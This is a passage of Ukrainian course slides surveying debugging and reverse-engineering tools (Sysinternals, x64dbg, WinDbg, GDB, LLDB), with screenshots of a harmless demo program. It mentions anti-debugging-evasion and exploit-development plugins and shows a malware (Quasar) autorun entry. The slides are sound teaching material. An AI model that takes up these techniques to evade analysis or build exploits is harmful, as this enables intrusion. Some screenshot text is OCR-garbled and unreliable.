- DebugView;
- Sigcheck, Streams, MoveFile, SDelete...

Ліцензія – пропрієтарна, безкоштовна для некомерційного використання.

# Process Explorer

Process Explorer - Sysinternals: www.sysinternals.com [WINDEV2003EVAL\User]

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe	0.02	5,576 K	16,512 K	3432	Host Process for Win...	Microsoft Corporation
NisSrv.exe		3,900 K	8,916 K	6292	Microsoft Network Re...	Microsoft Corporation
svchost.exe		6,040 K	9,336 K	1944	Host Process for Win...	Microsoft Corporation
svchost.exe		1,524 K	5,924 K	7984	Host Process for Win...	Microsoft Corporation
svchost.exe		1,272 K	5,544 K	9164	Host Process for Win...	Microsoft Corporation
svchost.exe		2,072 K	8,796 K	1320	Host Process for Win...	Microsoft Corporation
svchost.exe		1,176 K	5,736 K	1676	Host Process for Win...	Microsoft Corporation
svchost.exe		2,392 K	7,352 K	2176	Host Process for Win...	Microsoft Corporation
svchost.exe		50,436 K	43,552 K	1488	Host Process for Win...	Microsoft Corporation
svchost.exe		1,860 K	9,248 K	5396	Host Process for Win...	Microsoft Corporation
svchost.exe		4,148 K	15,112 K	9084	Host Process for Win...	Microsoft Corporation
lsass.exe		6,412 K	9,892 K	688	Local Security Authori...	Microsoft Corporation
fontdrvhost.exe			1,260 K	1,472 K	784	
csrss.exe	0.28	1,948 K	3,624 K	528		
winlogon.exe		3,052 K	4,716 K	588		
fontdrvhost.exe		3,344 K	4,944 K	776		
dwm.exe	0.37	65,760 K	77,580 K	992		
explorer.exe	0.17	48,980 K	95,740 K	4716	Windows Explorer	Microsoft Corporation
SecurityHealthSystray.exe		1,760 K	3,448 K	4180	Windows Security not...	Microsoft Corporation
vm3dservice.exe		1,364 K	2,096 K	7256		
vmtoolsd.exe	0.18	7,916 K	8,368 K	7272	VMware Tools Core S...	VMware, Inc.
OneDrive.exe		29,356 K	27,120 K	7288	Microsoft OneDrive	Microsoft Corporation
Far.exe	1.45	21,988 K	30,992 K	7876	File and archive mana...	Eugene Roshal & Far Group
conhost.exe	1.43	6,296 K	14,608 K	5444	Console Window Host	Microsoft Corporation
procexp.exe		4,388 K	11,784 K	6408	Sysinternals Process ...	Sysinternals - www.sysinter...
procexp64.exe	3.19	24,476 K	45,960 K	7820	Sysinternals Process ...	Sysinternals - www.sysinter...
lock.exe		1,332 K	7,420 K	5100		
mspaint.exe		24,980 K	62,048 K	1008	Paint	Microsoft Corporation

CPU Usage: 24.21% Commit Charge: 25.89% Processes: 155 Physical Usage: 48.33%

# Process Monitor

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
1:09:3...	lock.exe	2524	Process Start		SUCCESS	Parent PID: 7876, Command line: "C:\test\lock.exe" , Cur...
1:09:3...	lock.exe	2524	Thread Create		SUCCESS	
1:09:3...	lock.exe	2524	Load Image	C:\Test\lock.exe	SUCCESS	Image Base: 0x400000, Image Size: 0x4000
1:09:3...	lock.exe	2524	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7f88020000, Image Size: 0x1f0000
1:09:3...	lock.exe	2524	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	Image Base: 0x77f0000, Image Size: 0x19a000
1:09:3...	lock.exe	2524	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Query Value
1:09:3...	lock.exe	2524	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Query Value
1:09:3...	lock.exe	2524	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\Ra...NAME NOT FOUND Length: 80		
1:09:3...	lock.exe	2524	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
1:09:3...	lock.exe	2524	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\... REPARSE	Desired Access: Query Value	
1:09:3...	lock.exe	2524	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\... NAME NOT FOUND Desired Access: Query Value		
1:09:3...	lock.exe	2524	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Query Value, Enumerate Sub Keys
1:09:3...	lock.exe	2524	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Query Value, Enumerate Sub Keys
1:09:3...	lock.exe	2524	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\Re...NAME NOT FOUND Length: 24		
1:09:3...	lock.exe	2524	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
1:09:3...	lock.exe	2524	CreateFile	C:\Windows	SUCCESS	Desired Access: Execute/Traverse, Synchronize, Disposit...
1:09:3...	lock.exe	2524	Load Image	C:\Windows\System32\wow64.dll	SUCCESS	Image Base: 0x7f87e990000, Image Size: 0x55000
1:09:3...	lock.exe	2524	Load Image	C:\Windows\System32\wow64win.dll	SUCCESS	Image Base: 0x7f87e70000, Image Size: 0x7d000
1:09:3...	lock.exe	2524	CreateFile	C:\Windows\System32\wow64log.dll	NAME NOT FOUND Desired Access: Read Attributes, Disposition: Open, Option...	
1:09:3...	lock.exe	2524	CreateFile	C:\Windows	SUCCESS	Desired Access: Read Attributes, Synchronize, Dispositio...
1:09:3...	lock.exe	2524	QueryNameInfo...	C:\Windows	SUCCESS	Name: \Windows
1:09:3...	lock.exe	2524	CloseFile	C:\Windows	SUCCESS	
1:09:3...	lock.exe	2524	RegOpenKey	HKLM\Software\Microsoft\Wow64\%86	SUCCESS	Desired Access: Read
1:09:3...	lock.exe	2524	RegQueryValue	HKLM\SOFTWARE\Microsoft\Wow64\%86\lock.exe	NAME NOT FOUND Length: 520	
1:09:3...	lock.exe	2524	RegQueryValue	HKLM\SOFTWARE\Microsoft\Wow64\%86\(Default)	SUCCESS	Type: REG_SZ, Length: 26, Data: wow64cpu.dll
1:09:3...	lock.exe	2524	RegCloseKey	HKLM\SOFTWARE\Microsoft\Wow64\%86	SUCCESS	
1:09:3...	lock.exe	2524	Load Image	C:\Windows\System32\wow64cpu.dll	SUCCESS	Image Base: 0x775e0000, Image Size: 0x9000

Showing 722 of 221,030 events (0.32%)

Backed by virtual memory

# Autoruns

**Autoruns - Sysinternals: www.sysinternals.com**

File Entry Options Help

Filter:

Entry Type	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Alternate Shell				3/18/2019 9:53 PM	
cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	c:\windows\system32\cmd.exe	12/27/1914 11:19 PM	
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				5/26/2020 3:31 AM	
VBoxTray	VirtualBox Guest Additions Tray Ap...	(Verified) Oracle Corporation	c:\windows\system32\vboxtray.exe	7/12/2019 2:08 AM	
VMware User Process	VMware Tools Core Service	(Verified) VMware, Inc.	c:\program files\vmware\vmware t...	9/1/2019 1:38 AM	
VMware VM3DServic...		(Verified) VMware, Inc.	c:\windows\system32\vm3dservic...	7/25/2019 8:44 PM	
HKCU\Software\Microsoft\Windows\CurrentVersion\Run				5/1/2020 1:02 PM	
OneDrive	Microsoft OneDrive	(Verified) Microsoft Corporation	c:\users\user\appdata\local\micro...	8/18/1913 6:49 AM	
Quasar Client Startup				File not found: C:\Users\User\AppData\Roaming\Microsoft\OneDrive\QuasarClient\Startup\QuasarClient.exe	
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce				5/28/2020 4:06 AM	
Application Restart #0	Microsoft Visual Studio 2019	(Verified) Microsoft Corporation	c:\program files (x86)\microsoft vis...	3/5/2020 5:31 PM	
HKLM\Software\Microsoft\Active Setup\Installed Components				5/1/2020 1:37 PM	
n/a	Microsoft .NET IE SECURITY REG...	(Verified) Microsoft Corporation	c:\windows\system32\mscories.dll	3/4/2019 5:54 AM	
HKLM\Software\Wow6432Node\Microsoft\Active Setup\Installed Components				5/1/2020 1:37 PM	
n/a	Microsoft .NET IE SECURITY REG...	(Verified) Microsoft Corporation	c:\windows\syswow64\mscories.dll	3/4/2019 11:12 AM	
HKLM\Software\Classes\"ShellEx\ContextMenuHandlers				4/29/2020 12:34 AM	
010 Editor Shell Extensi...	010 Editor Shell Extension	(Verified) SweetScape Software	c:\program files\010 editor\shlext0...	2/5/2020 8:07 AM	
Task Scheduler					
onederive.exe	Size: 1,545 K				
Microsoft OneDrive	Time: 8/18/1913 6:49 AM				
Microsoft Corporation	Version: 20.52.311.11				
"C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background					
(Escape to cancel) Scanning...				Signed Windows Entries Hidden.	

# Process Hacker – <https://processhacker.sourceforge.io>

Process Hacker [WINDEV2003EVAL\User]

Hacker View Tools Users Help

Refresh Options | Find handles or DLLs System information | Search Processes (Ctrl+K)

Processes Services Network Disk

Name	PID	CPU	I/O total ...	Private b...	User name	Description
svhost.exe	5108			27.91 MB		Host Process for Windows Ser...
svhost.exe	6168			2 MB		Host Process for Windows Ser...
svhost.exe	4228			1.58 MB		Host Process for Windows Ser...
svhost.exe	6456			1.57 MB		Host Process for Windows Ser...
svhost.exe	3448			4.39 MB		Host Process for Windows Ser...
svhost.exe	2240			7.68 MB		Host Process for Windows Ser...
svhost.exe	8320			1.48 MB		Host Process for Windows Ser...
lsass.exe	648	0.05		6.95 MB		Local Security Authority Proce...
fondrvhost.exe	748			1.23 MB		Usermode Font Driver Host
cssrs.exe	512	0.21	36 B/s	1.63 MB		Client Server Runtime Process
winlogon.exe	560			2.95 MB		Windows Logon Application
fondrvhost.exe	740			1.98 MB		Usermode Font Driver Host
dwm.exe	988	0.47		58.78 MB		Desktop Window Manager
explorer.exe	5476	0.33		36.57 MB	WINDEV2003EVAL\User	Windows Explorer
SecurityHealthSystray.exe	8040			1.64 MB	WINDEV2003EVAL\User	Windows Security notification...
vm3dservice.exe	8092			1.3 MB	WINDEV2003EVAL\User	
vmtoolsd.exe	8116	0.17	684 B/s	8.09 MB	WINDEV2003EVAL\User	VMware Tools Core Service
OneDrive.exe	8128			27.58 MB	WINDEV2003EVAL\User	Microsoft OneDrive
Far.exe	7876	1.22		9.94 MB	WINDEV2003EVAL\User	File and archive manager
conhost.exe	7308	1.26	34.17 kB/s	5.42 MB	WINDEV2003EVAL\User	Console Window Host
ProcessHacker.exe	5904	3.08		19.93 MB	WINDEV2003EVAL\User	Process Hacker
lock.exe	6692			1.52 MB	WINDEV2003EVAL\User	
jusched.exe	8064			1.46 MB	WINDEV2003EVAL\User	Java Update Scheduler

CPU Usage: 15.33% Physical memory: 1.93 GB (48.34%) Processes: 155

# x64dbg

x64dbg – <https://x64dbg.com/>:

- x64/x32 налагоджувац для Windows, ring 3;
- підтримка EXE та DLL (TitanEngine), швидкий дизассемблер (Zydis), ассемблер (XEDParse/asmjit), реконструктор PE (Scylla);
- графічний інтерфейс (карта пам'яті, символи, вихідний код, динамічне відображення стеку...);
- можливості пошуку за Yara сигнатурами;
- патчі виконуваних файлів;
- вбудовані засоби автоматизації (власна скриптована мова), розширення.

Ліцензія – вільне програмне забезпечення (GPLv3), безкоштовна.

# Приклад lock.exe у x32dbg

lock.exe - PID: 255C - Module: lock.exe - Thread: Main Thread 1C8C - x32dbg

File View Debug Trace Plugins Favourites Options Help May 15 2020

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads

**EntryPoint**

```

ECX EDX ESI 00401000 55 push ebp
              .00401001 8BEC mov ebp,esp
              .00401003 83EC 08 sub esp,8
              .00401006 C745 FC 00304000 mov dword ptr ss:[ebp-8],Lock.403000
              .0040100D C745 08 0C304000 mov dword ptr ss:[ebp-8],Lock.40300C
              .00401014 6A 24 push 24
              .00401016 FF75 FC push dword ptr ss:[ebp-4]
              .00401019 FF75 F8 push dword ptr ss:[ebp-8]
              .00401020 6A 00 push 0
              .00401021 FF15 00204000 call dword ptr ds:[<&MessageBoxA>]
              .00401024 83F8 06 cmp eax,6
              .00401027 75 06 jne Lock.40102F
              .00401029 FF15 04204000 call dword ptr ds:[<&LockWorkstation>]
              .0040102F 8BES mov esp,ebp
              .00401031 5D pop ebp
              .00401032 C3 ret
              .00401033 0000 add byte ptr ds:[eax],al
              .00401035 0000 add byte ptr ds:[eax],al
              .00401037 0000 add byte ptr ds:[eax],al
              .00401039 0000 add byte ptr ds:[eax],al
              .0040103B 0000 add byte ptr ds:[eax],al
              .0040103D 0000 add byte ptr ds:[eax],al
              .0040103F 0000 add byte ptr ds:[eax],al
              .00401041 0000 add byte ptr ds:[eax],al
              .00401044 0000 add byte ptr ds:[eax],al

```

**EIP** → 0040101E

**Hide FPU**

```

EAX 0019FFCC
EBX 003FB000
ECX 00401000 <lock.EntryPoint>
EDX 00401000 <lock.EntryPoint>
EBP 0019FF70
ESP 0019FF58 <lock.EntryPoint>
ESI 00401000 <lock.EntryPoint>
EDI 00401000 <lock.EntryPoint>

```

**EIP** 0040101E lock.0040101E

**EFLAGS** 00000212

```

ZF 0 PF 0 AF 1
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1

```

Last Error 000036B7 (ERROR\_SXS\_KEY\_NOT\_FOUND)

Last Status C0150008 (STATUS\_SXS\_KEY\_NOT\_FOUND)

**Default (stdcall)**

```

1: [esp] 00000000
2: [esp+4] 0040300C "Lock workstation?"
3: [esp+8] 00403000 "hello kitty"
4: [esp+C] 00000024

```

**Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals**

Address	Hex	ASCII
00403000	68 65 6C 6C 6F 20 6B 69 74 74 79 00	Hello kitty.Lock
00403010	20 77 6F 72 6B 73 74 61 04 69 6F 6E 00	workstation?
00403020	00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00403030	00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00403040	00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00403050	00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00403060	00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00403070	00 00 00 00 00 00 00 00 00 00 00 00 00 00	

0019FF58 00000000 0019FF5C 00403000 0019FF60 00403000 0019FF64 00000024 0019FF68 0040300C 0019FF6C 00403000 0019FF70 0019FF80 0019FF84 772A6359 0019FF87 003FB000 0019FF8C 772A6340 0019FF90 0019FFDC

"Lock workstation?"  
"hello kitty"  
"Lock workstation?"  
"hello kitty"  
return to kernel32.772A6359 from ???

kernel32.772A6340

**Command:** Default

Paused lock.exe: 00403000 -> 00403000 (0x00000001 bytes) Time Wasted Debugging: 0:00:03:22


# Розширення x64dbg

x64dbg має розвинену систему плагінів –

<https://github.com/x64dbg/x64dbg/wiki/Plugins>:

- ScyllaHide – <https://github.com/x64dbg/ScyllaHide>
  - ring 3 anti-anti-debug
- TitanHide – <https://github.com/mrexodia/titanhide>
  - ring 0 anti-anti-debug
- Інтеграції з IDA Pro, Binary Ninja, Cutter
  - x64dbgida, x64dbgbinja, x64dbgcutter
- ...

# ScyllaHide у x64dbg



# WinDbg

WinDbg –

<https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/>:

- стандартний налагоджуваць Windows, ring 0 та 3;
- підтримка відлагоджувальних символів (Symbols);
- підтримка віддаленого аналізу (TCP, serial), в т.ч. ВМ (VirtualKD);
- вбудовані засоби автоматизації (власні скрипти), розширення.

WinDbg Preview (WinDbgX):

- time-travel-debugging (TTD);
- вбудовані засоби автоматизації (JavaScript).

Довідник команд – <http://windbg.info/doc/1-common-cmds.html>

Ліцензія – пропрієтарна, безкоштовна.

# Приклад lock.exe у WinDbg

Z:\d\lock.exe - WinDbg:10.0.19041.1 X86

File Edit View Debug Window Help

Memory

Virtual: 403000	Previous	Display format: Byte	Next
00403000 68 65 6c 6c 6f 20 6b 69 74 74 79 00 4c 6f 63 6b 20 77 6f 72 6b 73 74 61 74 69 6f hello kitty.Lock workstation			
0040301b 6e 3f 00 n?.....			
00403036 00 .....			

Registers

Reg	Value
edi	401000
esi	401000
ebx	25e000
edx	401000
ecx	401000
sax	19ffcc
ebp	19ff70
eip	40101e
cs	23
efl	212
esp	19ff58
ss	2b
dr0	0
dr1	0
dr2	0
dr3	0
dr6	0
dr7	0
di	1000
si	1000
bx	e000
dx	1000
cx	1000
ax	ffcc
bp	ff70
ip	101e
f1	212
sp	ff58
hl	0

Command

```
ntdll!LdrpDoDebuggerBreak+0x2b:
7742eaa2 cc          int     3
** WARNING: Unable to verify checksum for Z:\d\lock.exe
lock+0x101e:
00401000 55          push    ebp
00401001 8bec         mov     esp,ebp
00401003 03ec08       sub     esp,8
00401006 03451c00304000 mov     dword ptr [ebp-4],offset lock+0x3000 (00403000)
0040100d 0345180c304000 mov     dword ptr [ebp-8],offset lock+0x300c (0040300c)
00401014 6a24          push    24h
00401016 f7751c        push    dword ptr [ebp-4]
00401019 ff7518        push    dword ptr [ebp-8]
0040101c 6a00          push    0
0040101e ff1500204000 call    dword ptr [lock+0x2000 (00402000)]
00401024 83f806         cap    eax,6
00401027 7506          jne    lock+0x102f (0040102f)
00401029 ff1504204000 call    dword ptr [lock+0x2004 (00402004)]
0040102f 8be5          mov    esp,ebp
00401031 5d             pop    ebp
00401032 c3             ret
0:000> bp 0040101e
0:000> g
ModLoad: 76ab0000 76ad5000 C:\Windows\SysWOW64\IMM32.DLL
Breakpoint 0 hit
eax=0019ffcc ebx=0025e000 ecx=00401000 edx=00401000 esi=00401000 edi=00401000
eip=0040101e esp=0019ff58 ebp=0019ff70 iopl=0 nv up ei pl nz ac po nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00000212
lock+0x101e:
0040101e ff1500204000 call    dword ptr [lock+0x2000 (00402000)] ds=002b:00402000={USER32!MessageBoxA (76ca0f40)}

```

# Розширення WinDbg

WinDbg має розвинену систему доповнень (extensions):

- mona – <https://github.com/corelan/mona>
  - exploit development helper, Python 2 + PyKd
  - раніше в Immunity Debugger, див. corelan exploit writing tutorial
- !analyze – <https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/-analyze>
- SOS – <https://docs.microsoft.com/en-us/dotnet/framework/tools/sos-dll-sos-debugging-extension>
  - аналіз керованого коду та оточення CLR
- <https://github.com/anhkgg/awesome-windbg-extensions>
- ...

## Mona.py y WinDbg

```
[2] Command - Z:\d\lock.exe - WinDbg:10.0.19041.1 X86
0:000> .load pykd.pyd
0:000> !py mona
Hold on...
[+] Command used:
!py C:\Program Files (x86)\Windows Kits\10\Debuggers\x86\mona.py
'mona' - Exploit Development Swiss Army Knife - WinDBG (32bit)
Plugin version : 2.0 r605
Python version : 2.7.18 (v2.7.18:8d21aa21f2, Apr 20 2020, 13:19:08) [MSC v.1500 32 bit (Intel)]
PyKD version 0.2.0.29
Written by Corelan - https://www.corelan.be
Project page : https://github.com/corelan/mona

#####
#####
```

# GDB: The GNU Project Debugger

GDB – <https://www.gnu.org/software/gdb/>:

- переносимий налагоджуваць, доступний майже для всіх UNIX систем;
- 12+ мов програмування, 30+ сімейств процесорів;
- вбудований емулятор (sim), засоби віддаленого аналізу (gdbserver);
- вбудовані засоби автоматизації (включаючи Python).

Довідник команд –

<http://www.cheat-sheets.org/saved-copy/gdb-refcard-a4.pdf>.

Ліцензія – вільне програмне забезпечення (GPLv3), безкоштовна.

# GDB у Ubuntu 18.04 на ODROID-C2, AArch64

```

root@odroid:~# gdb -q -nx /bin/sh
Reading symbols from /bin/sh...(no debugging symbols found)...done.
(gdb) b __libc_start_main
Breakpoint 1 at 0x4d74
(gdb) r
Starting program: /bin/sh

Breakpoint 1, __libc_start_main (main=0x555555a140, argc=1, argv=0x7fffffff500, init=0x5555556cd38,
    fini=0x5555556cdb8, rtld_fini=0x7fb7fdfab8 <_dl_fini>, stack_end=0x7fffffff500)
    at ../csu/libc-start.c:137
137     ..../csu/libc-start.c: No such file or directory.
(gdb) i r x0 x1 x2
x0          0x555555a140      366503895360
x1          0x1            1
x2          0x7fffffff500      549755811080
(gdb) x/2i $pc
=> 0x7fb7e99600 <__libc_start_main>:    stp      x29, x30, [sp, #-304]!
    0x7fb7e99604 <__libc_start_main+4>: adrp    x4, 0x7fb7fc000 <_libio_codecvt+112>
(gdb) quit

```

# Розширення GDB

GDB має розвинену систему розширень:

- GEF – <http://gef.rtfd.io/>
  - exploit development helper, для X86, ARM, MIPS, PowerPC, SPARC
- pwndbg – <http://pwndbg.re/>
  - псевдоніми команд близькі до WinDbg, підтримка емуляції, аналіз купи
  - [https://github.com/pwendbg/pwendbg/blob/dev/FEATURES.md](https://github.com/pwndbg/pwndbg/blob/dev/FEATURES.md)
- PEDA – <https://github.com/longld/peda>
  - exploit development helper для x86/x64, один з перших у класі
- ...

# GEF у Kali 2020.2 на Raspberry Pi 2B, ARMv7

gdb -q /bin/sh

[+] Breaking at `{{<text variable, no debug info>} 0x1d64 <\_\_libc\_start\_main@plt>`

[ Legend: Modified register | Code | Heap | Stack | String ]

**Registers**

```
$r0 : 0x7f556f69 → push {r4, r5, lr}
$r1 : 0x00000001
$r2 : 0xbffffb94 → 0xbfffffce6 → "/bin/sh"
$r3 : 0x7f56425d → stmdb sp!, {r3, r4, r5, r6, r7, r8, r9, lr}
$r4 : 0x00000000
$r5 : 0x00000000
$r6 : 0x7f5570f5 → mov.w r11, #0
$r7 : 0x00000000
$r8 : 0x00000000
$r9 : 0x00000000
$r10 : 0x7f576d14 → 0x00021c14
$r11 : 0x00000000
$r12 : 0x7f576dd0 → 0xb5ee2a15 → <__libc_start_main+1> stmdb sp!, {r4, r5, r6, r7, r8, lr}
$sp : 0xbffffb88 → 0x7f56429d → 0x00bfa047 ("G"?)?
$lr : 0x7f557129 → blx 0x?f556f28 <abort@plt>
$pc : 0xb5ee2a14 → <__libc_start_main+0> stmdb sp!, {r4, r5, r6, r7, r8, lr}
$cpsr : [negative ZERO CARRY overflow interrupt fast THUMB]
```

**Stack**

```
0xbffffb80+0x00: 0x7f56429d → 0x00bfa047 ("G"?) ← $sp
0xbffffb80+0x04: 0xb6fe19b1 <_dl_fini+1> stmdb sp!, {r4, r5, r6, r7, r8, r9, r10, r11, lr}
0xbffffb90+0x00: 0xbffffb94 → 0xbfffffce6 → "/bin/sh"
0xbffffb94+0x0c: 0xbfffffce6 → "/bin/sh" ← $r2
0xbffffb98+0x18: 0x00000000
0xbffffb9c+0x14: 0xbfffffce → "LC_TELEPHONE=en_US.UTF-8"
0xbffffb98+0x18: 0xbfffffd07 → "LC_MEASUREMENT=en_US.UTF-8"
0xbffffb94+0x1c: 0xbfffffd22 → "LNG=en_US.UTF-8"
```

**Code:armv7:thumb**

```
0xb6ee2a0f <_init+331>    movs r4, r1
0xb6ee2a11 <_init+333>    lrs r4, r6, #0
0xb6ee2a13 <_init+335>    movs r4, r1
+ 0xb6ee2a15 <__libc_start_main+1> stmdb sp!, {r4, r5, r6, r7, r8, lr}
0xb6ee2a19 <__libc_start_main+5> sub sp, #296 ; 0x128
0xb6ee2a1b <__libc_start_main+7> ldr r5, [pc, #300] ; (0xb6ee2b50 <__libc_start_main+316>)
0xb6ee2a1d <__libc_start_main+9> ldr r4, [pc, #300] ; (0xb6ee2b54 <__libc_start_main+320>)
0xb6ee2a1f <__libc_start_main+11> add r5, pc
0xb6ee2a21 <__libc_start_main+13> strd r1, r0, [sp, #0]
```

**Threads**

```
[#0] Id 1. Name: "sh", stopped, reason: BREAKPOINT
```

**Trace**

```
[#0] 0xb6ee2a14 → Name: __libc_start_main(main=0x7f556f69, argc=0x1, argv=0xbffffb94, init=0x7f56425d, fini=0x7f56429d, rtld_fini=0xb6fe19b1 <_dl_fini>, stack_end=0xbffffb94)
[#1] 0x7f557128 → blx 0x?f556f28 <abort@plt>
```

# The LLDB Debugger

LLDB – <https://lldb.llvm.org/>:


- налагоджувац за замовчуванням у Xcode для macOS, iOS;
- платформи i386, x86\_64, ARM, AArch64, PPC64le;
- підтримує мови C, Objective-C, C++;
- засоби віддаленого аналізу (lldb-server);
- вбудовані засоби автоматизації (включаючи Python).

Ліцензія – вільне програмне забезпечення (Apache 2.0 with LLVM exceptions), безкоштовна.

# LLDB у macOS High Sierra 10.13.6 на MacBook Air 2017

```
[Developer-MacBook-Air:~ root# lldb ./sh
(lldb) target create "./sh"
Current executable set to './sh' (x86_64).
[(lldb) process launch --stop-at-entry
Process 1018 stopped
* thread #1, stop reason = signal SIGSTOP
    frame #0: 0x000000010009c19c dyld`_dyld_start
dyld`_dyld_start:
-> 0x10009c19c <+0>: popq %rdi
  0x10009c19d <+1>: pushq $0x0
  0x10009c19f <+3>: movq %rsp, %rbp
  0x10009c1a2 <+6>: andq $-0x10, %rsp
Target 0: (sh) stopped.
Process 1018 launched: './sh' (x86_64)
[(lldb) re r rip rsp
    rip = 0x000000010009c19c dyld`_dyld_start
    rsp = 0x00007fffeefbf0
(lldb) ]
```

Налагодження – <https://t.me/infosecmemes/363>



## Інші налагоджуваці

Існує велика кількість інших налагоджуваців:

- OllyDbg – <http://www.ollydbg.de/>
- Immunity Debugger –  
<https://www.immunityinc.com/products/debugger/>
- edb – <https://github.com/eteran/edb-debugger>
- ...

Далі в курсі використовується x64dbg, WinDbg та GDB, якщо інше не вказано явно.

## gdbserver

gdbserver –

<https://sourceware.org/gdb/current/onlinedocs/gdb/Server.html>:

- клієнт-серверна архітектура (GDB та gdbserver);
- GDB remote serial протокол через TCP або serial порт;
- запуск та підключення до процесів у віддаленій системі;
- аналіз ядра, прошивок обладнання та ін.

QEMU gdbstub – <https://wiki.qemu.org/Features/gdbstub>:

- аналіз ядра у Android Emulator (вцілому Linux у не-x86 архітектурах);
- Cisco IOS у Dynamips-GDB-Mod;
- VxWorks у GNATemulator ...

## Приклади gdbserver

```
remote$ gdbserver :1234 /bin/sh
Process /bin/sh created; pid = 616486
Listening on port 1234
